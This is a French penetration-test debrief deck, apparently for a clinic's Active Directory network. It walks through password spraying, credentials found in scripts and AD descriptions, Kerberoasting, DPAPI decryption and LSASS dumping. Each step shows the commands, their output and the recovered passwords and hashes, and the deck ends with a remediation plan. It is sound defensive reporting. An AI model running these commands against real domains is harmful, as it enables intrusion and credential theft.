
Pentest de la clinique – Réunion de restitution



1. Contexte & périmètre

2. Vulnérabilités

3. Plan d’action

Clinique de Frontignan

Pentest de la clinique – Contexte & périmètre

Contexte :

- Test d’intrusion pour évaluer le niveau de sécurité des systèmes internes.
- Pentest commandé par Mr Nicolas Turing pour la clinique de Frontignan.
- Effectué du 05/04/2025 au 07/04/2025.

Clinique de Frontignan

Pentest de la clinique – Contexte & périmètre

Périmètre :

- Ensemble des systèmes Active Directory
- Contrôleur de domaine
- Comptes & groupes utilisateurs
- Postes clients rattachés au domaine
- Partage de fichiers administrés via les droits Active Directory
- Adresse IP du réseau interne : 10.10.10.0/24

Pentest de la clinique – Vulnérabilités


User-as-pass :

- Comptes avec password similaire à l'identifiant
- Découvert après la phase initiale de reconnaissance
- Usage de l'outil **sprayhound**

```
┌──(kali㉿kali)-[~]
└─$ sprayhound -d travers.ic -lu test -lp test -dc 10.10.10.101
[+] Login successful
[+] Successfully retrieved password policy (Threshold: 0)
[+] Successfully retrieved 84 users
[+] 84 users will be tested
[+] 0 users will not be tested
    Continue? [Y/n] y
[+] [  VALID  ] backup : backup
[+] [  VALID  ] svcweb : svcweb
[+] [  VALID  ] test : test
[+] 3 user(s) have been owned !
```


Droits NTFS et de partage mal configurés :

- Des dossiers sensibles sont accessibles à tous les utilisateurs
- Découvert après la compromission d'un compte utilisateur
- Recherche ciblée de scripts PowerShell ou Batch



Password en clair dans un script :


- Un utilisateur a privilèges a mis son mot de passe en clair dans un script PowerShell
- Découvert avec la recherche ciblée de scripts
- Vérification des privilèges utilisateur avec **crackmapexec**
- Élévation de privilèges : **scolin** administrateur de **DESKTOP01**




```
└─$ crackmapexec smb 10.10.10.0/24 -u scolin -p M3dic3xP4ssw0rd
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [+] travers.ic\scolin:M3dic3xP4ssw0rd
SMB         10.10.10.101    445    DC01             [+] travers.ic\scolin:M3dic3xP4ssw0rd
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\scolin:M3dic3xP4ssw0rd (Pwn3d!)
```

Password en clair dans un script :

- Mot de passe stocké, en clair, dans un second script
- Recherche ciblée sur des scripts Batch/PowerShell après élévation de privilège
- Élévation de privilèges : **lbrunet** est administrateur sur **FILER01**




```
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [+] travers.ic\lbrunet:T3RmIn4l (Pwn3d!)
SMB         10.10.10.101    445    DC01             [+] travers.ic\lbrunet:T3RmIn4l
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\lbrunet:T3RmIn4l
```

Pentest de la clinique – Vulnérabilités

Password dans la description :

- Mot de passe inséré dans la description AD d'un utilisateur
- Listage des comptes utilisateurs avec **crackmapexec**

```
LDAP        10.10.10.101    389    DC01            mdeschamps
LDAP        10.10.10.101    389    DC01            gblanchard
LDAP        10.10.10.101    389    DC01            cgallet
LDAP        10.10.10.101    389    DC01            arobin
LDAP        10.10.10.101    389    DC01            rdevaux
LDAP        10.10.10.101    389    DC01            mdenis
LDAP        10.10.10.101    389    DC01            brocher
LDAP        10.10.10.101    389    DC01            crey
LDAP        10.10.10.101    389    DC01            smarchal
LDAP        10.10.10.101    389    DC01            pjean
LDAP        10.10.10.101    389    DC01            njacques
LDAP        10.10.10.101    389    DC01            spasquier
LDAP        10.10.10.101    389    DC01            clacroix
LDAP        10.10.10.101    389    DC01            alesage
LDAP        10.10.10.101    389    DC01            amaillot        Compte temporaire (Mot de passe Support2021)
LDAP        10.10.10.101    389    DC01            jlabbe
LDAP        10.10.10.101    389    DC01            sduval
LDAP        10.10.10.101    389    DC01            vfleury
LDAP        10.10.10.101    389    DC01            acolona
LDAP        10.10.10.101    389    DC01            tbesnard
LDAP        10.10.10.101    389    DC01            pbenard
LDAP        10.10.10.101    389    DC01            mboulanger
LDAP        10.10.10.101    389    DC01            agilbert
```

Password réutilisé:

- Plusieurs comptes disposent d'un mot de passe similaire
- Export de la liste des comptes dans un fichier texte
- Automatisation de **password spraying** avec **sprayhound**

```
[+] 82 users will be tested
[+] 0 users will not be tested
    Continue? [Y/n] y
[+] [  VALID  ] pbegue : Support2021
[+] [  VALID  ] amaillot : Support2021
[+] [  VALID  ] jlabbe : Support2021
[+] [  VALID  ] sduval : Support2021
[+] [  VALID  ] vfleury : Support2021
[+] 5 user(s) have been owned !
```

```
└─$ crackmapexec smb 10.10.10.0/24 -u pbegue -p Support2021
SMB         10.10.10.101    445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01         [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01       [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.112    445    FILER01         [+] travers.ic\pbegue:Support2021
SMB         10.10.10.101    445    DC01            [+] travers.ic\pbegue:Support2021
SMB         10.10.10.117    445    DESKTOP01       [+] travers.ic\pbegue:Support2021 (Pwn3d!)
```

Kerberoasting – Pass-the-hash:

- Comptes utilisateurs faisant tourner des services avec SPN (Service Principal Name)
- Récupération des hashs de TGS (Ticket Granting Service) via **GetUserSPNs.py**
- Bruteforce des hashs avec **hashcat** et récupération des mots de passe

```
└─$ GetUserSPNs.py -request travers.ic/scolin:M3dic3xP4ssw0rd -outputfile hash.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName    Name      MemberOf
----------------------  --------  ----------------------------------------------------------------------
MSSQL/SQLSRV            dmorin    CN=Admins Workstations,OU=Admins,OU=DomainUsers,DC=travers,DC=ic
WWW/INTRANET01          web_svc
WWW/SHARE02.TRAVERS.IC  tnicolas  CN=Domain Admins,CN=Users,DC=travers,DC=ic
```

```
└─$ cat hash.txt
$krb5tgs$23$*dmorin$TRAVERS.IC$travers.ic/dmorin*$aa2ada2fb66c4b956f17534316a0142b$aac572659b72e97b41b6b59cc92e4f618dd0f9186918acadcf88f221dacabf54363dece82c3e7728e07b372fda298bdcb7bf66ca23e995a850c7cc71f452d69e8ad2c5743c436158a597edcac
fd05e52bc46036ed851e43e3d62d07b537e793eaa78a536adc590674819d39a043757988620ee3af4080d0cfe7d396c8ddcfb2813a0af41b3418e31c84f3089d023a4fe21b3f4fb74d7055ca86e2378c6d4be51abfd36ea660320a343e82008eaef7c9e388edc0a0c65e0b4481f120a671fe02525acc
75cc2c823c663bb4ccf5a827ba012c0332fac8b42f66443c518e24bf7c42af5b465446279d5fea37d554f9b35b8c5dc55bd14c224216dcc43b9f25d003d44b69ed34e0feaf8d738e003a49b881bb5b7f1b5aca099a9fc03f13faef4ce004f91c9c77b7d211923503 0df45ad56954a78e21c45636a031
193273cbd070b663adc936b06c7e750dcd65617f5a9f91069cbbcabc628437f193f0a4bc1b1ca646f56fe538950d87b6708d9cbcc8566782ca4a399e23beb67ff4c335c7d981d6595d147b942b9af2e8bec9cd18aba364cb70d89a56f0ba2ba13629a1fcede4a4f91a850ea9471e4609f553c0da1343
5c923698e84097ab7c40e131cd20da7b5c59697c70af7dd77c692a3ae3c2add7559752d3d613af92f3982d67d9a70cc6eea965a408baa6ceb4cd5f43234de4d2e8e942237920e78c3c1e3d0dcafdc1fefbf71ced236e527bb63b4cb53a7f7b1676c1e8f9715c833ad536db17f0199cdf237dfb2ddc64
302e00d1a55a5048282cc01abb4399b5edca28bcd40ac334d50648fa08ad3f85f871a9b36cd2642979665b50518f451427fb34191f359c647f4038551ce05cef0f3b80968f1cb58b6d65748a710b208f4a4e493ff189046174fc26187fbad145cf844e0228c6b4a1fce482fe1973bc774494609e5156
88c942885038 0dffa9bc74cb2b175ec2cec563f1237a08cd1b84837c69fc2cc5206dd3e8c5d0fea2201537eca7266023dfc24e9311484ddca809ee96355f38e541a2e0b9bc913a639cba778d3da5809a04c1e61471be3da95b4b6463d34560838b98ec51924d21dc7ecf39336ba9321b3974f7050d61
3d95f12ed61fee2747db96e0dfbfc35f7198f22da81a5fdcf57edf49b9c2b4322e975247e05081a8689fee461e60dd99bdc81b3782bbc863bda53750e929d9684fcd2164e7e23f57c7e9f0619d889bc883e58d30f9bb04a380395514a475c9bbc58f03ecff7fd23ca92181da1f30dd581955ee99af81
f794cc0e90636721650cc7ab77bc3f4aa6e502d5b1539c9f495f53c0eeb0385044c5c2f346ca6adf1625e02c956aba6044d46a84dea2f6a27553edf0b7a2c660ee148dfb5e6311be854095317d6c1a5452c707e69b9720572b056be8e9fb0d7eea82b70d3f22f520b9cad
```

Pentest de la clinique – Vulnérabilités

DPAPI :

- Mot de passe stocké localement (planificateur de tâche)
- Déchiffrement et récupération du mot de passe d'un user via **DonPAPI**
- Élévation de privilèges : **anoel** est administrateur sur **FILER01**

```
INFO [10.10.10.117] [+]
[CREDENTIAL]
LastWritten : 2022-11-20 16:59:29
Flags       : 48 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x2 (CRED_PERSIST_LOCAL_MACHINE)
Type        : 0x2 (CRED_PERSIST_LOCAL_MACHINE)
Target      : Domain:batch=TaskScheduler:Task:{63033E68-2B67-4B00-8A5E-391D743CD5A1}
Description :
Unknown     :
Username    : TRAVERSIC\anoel
Unknown3    : Vuln3r4bl3
```

```
└─$ crackmapexec smb 10.10.10.0/24 -u anoel -p Vuln3r4bl3
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [+] travers.ic\anoel:Vuln3r4bl3
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [+] travers.ic\anoel:Vuln3r4bl3 (Pwn3d!)
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\anoel:Vuln3r4bl3
```

Credential dumping depuis LSASS :

- Récupération d'un mot de passe stocké dans le processus **lsass**
- Utilisation de l'outil **lsassy**
- Élévation de privilèges : **pclerc** est administrateur sur **DC01**

```
└─$ lsassy -u lbrunet -p T3RmIn4l -d travers.ic 10.10.10.0/24 --users
[x] 10.10.10.101 User 'lbrunet' can not access admin shares on 10.10.10.101
[+] 10.10.10.112 Authentication successful
[x] 10.10.10.117 User 'lbrunet' can not access admin shares on 10.10.10.117
[+] 10.10.10.112 Lsass dumped in C:\Windows\Temp\o39OVK9.tmp (44182324 Bytes)
[+] 10.10.10.112 Lsass dump deleted
[+] 10.10.10.112 travers.ic\pclerc    [NT] bca0234ba1ca220cfd8762d1ff8dda4b | [SHA1] 9b4855846f94c8c8db0a3eb73b0b02b6e5ff7981
[+] 10.10.10.112 travers.ic\pclerc    [PWD] pr0F3550r
[+] 10.10.10.112 TRAVERSIC\lbrunet    [NT] 53c06f90ee093508c83eb2adf55b51c7 | [SHA1] 1635e11cf91b4856b82d5d0dce7193f328f47064
[+] 10.10.10.112 TRAVERS.IC\rbertin   [TGT] Domain: TRAVERS.IC - End time: 2025-05-05 22:34 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_e1be2970.kirbi)
[+] 10.10.10.112 TRAVERS.IC\rbertin   [TGT] Domain: TRAVERS.IC - End time: 2025-05-05 22:33 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_5a9e3155.kirbi)
[+] 10.10.10.112 TRAVERS.IC\lbrunet   [TGT] Domain: TRAVERS.IC - End time: 2025-05-05 22:36 (TGT_TRAVERS.IC_lbrunet_krbtgt_TRAVERS.IC_0f2fe0fb.kirbi)
[+] 10.10.10.112 TRAVERS.IC\rbertin   [TGT] Domain: TRAVERS.IC - End time: 2025-05-05 22:36 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_175571b0.kirbi)
[+] 10.10.10.112 TRAVERS.IC\rbertin   [TGT] Domain: TRAVERS.IC - End time: 2025-05-05 22:35 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_0f509585.kirbi)
[+] 10.10.10.112 11 Kerberos tickets written to /home/kali/.config/lsassy/tickets
[+] 10.10.10.112 5 masterkeys saved to /home/kali/.config/lsassy/masterkeys.txt
```

```
└─$ crackmapexec smb 10.10.10.0/24 -u pclerc -p pr0F3550r
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [+] travers.ic\pclerc:pr0F3550r (Pwn3d!)
SMB         10.10.10.101    445    DC01             [+] travers.ic\pclerc:pr0F3550r (Pwn3d!)
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\pclerc:pr0F3550r (Pwn3d!)
```

Pentest de la clinique – Vulnérabilités

DPAPI:


- Mot de passe stocké localement (planificateur de tâche)
- Déchiffrement et récupération du mot de passe d'un user via **DonPAPI**
- Élévation de privilèges : **rbertin** est administrateur sur **DC01**

```
[CREDENTIAL]
LastWritten : 2022-11-20 17:51:00
Flags       : 48 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x2 (CRED_PERSIST_LOCAL_MACHINE)
Type        : 0x2 (CRED_PERSIST_LOCAL_MACHINE)
Target      : Domain:batch=TaskScheduler:Task:{EF20CA0B-12FE-4F37-946A-8DDA527D18DC}
Description :
Unknown     :
Username    : TRAVERSIC\rbertin
Unknown3    : iN5P3ct0r
```

```
└─$ crackmapexec smb 10.10.10.0/24 -u rbertin -p iN5P3ct0r
SMB         10.10.10.101    445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01         [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01       [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01            [+] travers.ic\rbertin:iN5P3ct0r (Pwn3d!)
SMB         10.10.10.112    445    FILER01         [+] travers.ic\rbertin:iN5P3ct0r (Pwn3d!)
SMB         10.10.10.117    445    DESKTOP01       [+] travers.ic\rbertin:iN5P3ct0r (Pwn3d!)
```

Kerberoasting – Pass-the-ticket:

- Logiciel **Rubeus** accessible depuis le partage de fichiers de DC01
- Injection du TGT (Ticket Granting Ticket) pour usurper le compte **rbertin**



Pentest de la clinique – Plan d'action

Court terme

Criticité élevée

- ✓ **User-as-pass :** Réinitialiser les mots de passe
- ✓ **Password en clair :** Supprimer les scripts concernés
- ✓ **Password dans la description :** Auditer les attributs des comptes
- ✓ **Partage de fichiers mal configurés :** Revoir les permissions NTFS et de partage (moindre privilège)

Criticité moyenne

- ✓ **Kerberoasting (SPN) :**
  - Remplacer les comptes concernés par des comptes de services
  - Désactiver les délégations Kerberos non-nécessaires
- ✓ **DPAPI :** Supprimer les tâches planifiées concernées
- ✓ **Pass-the-ticket :** Activer Credential Guard

Long terme

Criticité élevée

✓ **Mots de passe communs :**

- Mettre en place une PSO stricte (longueur, historique, verrouillage de compte, etc.)
- Mise en place d'audit via DSInternals
- Formation des équipes en interne sur la nécessité d'un mot de passe robuste

✓ **Pass-the-ticket (Rubeus) :**

- Activer la journalisation avancée des événements (logs)
- Restreindre fortement l'accès aux outils d'administration (Rubeus, mimikatz, etc.)
- Implémenter une détection du comportement (SOC)

✓ **Tâches planifiées (DPAPI) :**

- Utiliser des MSA/gMSA (Managed Service Account)
- Activer LSA Protection et Credential Guard pour empêcher l'accès aux clés DPAPI

Long terme

Criticité moyenne

- ✓ **Mise en place d'un SOC (Security Operations Center) :**
  - **Résumé :** Le système n'a aucune surveillance active et aucune détection des anomalies
  - **Solutions :**
    - Déployer un SIEM (Security Information and Event Management)
    - Supervision SOC : journalisation, alertes, détections de bruteforce, etc.

- ✓ **Formation des équipes techniques :**
  - **Résumé :** Erreurs de sécurité récurrentes et facilement évitables
  - **Solutions :**
    - Planifier des formations internes régulières sur les bonnes pratiques
    - Définir une politique de cybersécurité

- ✓ **Audit et durcissement de l'environnement AD:**
  - **Résumé :** Aucune politique d'audit ou de durcissement n'existe
  - **Solutions :**
    - Appliquer les recommandations de CIS Benchmark
    - Déployer un outil tel que PingCastle

Long terme

Mesures complémentaires

✓ **Intégrer les comptes sensibles au groupe Protected Users:**
- **Objectif :** Limiter les risques de compromissions (pass-the-hash, délégation, etc.)
- **Application :** Les comptes administration, backup, audit sont placés dans ce groupe

✓ **LAPS (Local Administrator Password Solution) :**
- **Objectif :** Empêcher la réutilisation de mot de passe locaux
- **Application :** Doit être activé sur toutes les machines (clientes et serveurs) du domaine

✓ **Déployer des PAW (Priviliged Access Workstations) :**
- **Objectif :** Fournir des postes d'administrations isolés
- **Application :** Les comptes à privilèges doivent disposer de machines spécifiques